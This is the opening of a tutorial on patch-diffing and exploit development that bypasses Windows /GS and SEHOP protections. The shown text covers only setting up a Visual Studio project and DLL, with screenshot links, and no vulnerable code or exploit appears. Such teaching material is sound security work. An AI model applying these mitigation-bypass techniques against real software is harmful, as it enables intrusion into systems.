

Patch-based exploit development with /GS and SEHOP bypass

Table of content

Patch-based exploit development with /GS and SEHOP bypass.....1

 Creating a vulnerable application.....2


 Correct the problem in a new version.....26

 Find the problem by comparing the two applications.....29


 Development of the exploit code.....53

Creating a vulnerable application


First we create a sample application. To do it start the Visual Studio C++ 2008




Create a new project select File \ New \ Project




Select Win32 Console Application as project type, and give it a name, I will use the name "patching".




On the next window press nex to pass the welcome message.




In the next window select console, and "Empty project"




We will create a dll as well, that will contain the problematic function. To be able to create a dll right click to the solution, then from the popup menu select Add \ New Project




In the new window select Win32 Console Application, and give it a name I used mydll as name.




On the next window click to the next button




In the next window select dll, and Empty project, then click on Finish.




Add a new header file to the mydll project. To do it right click on header files, and from the popup menu select Add \ New Item.



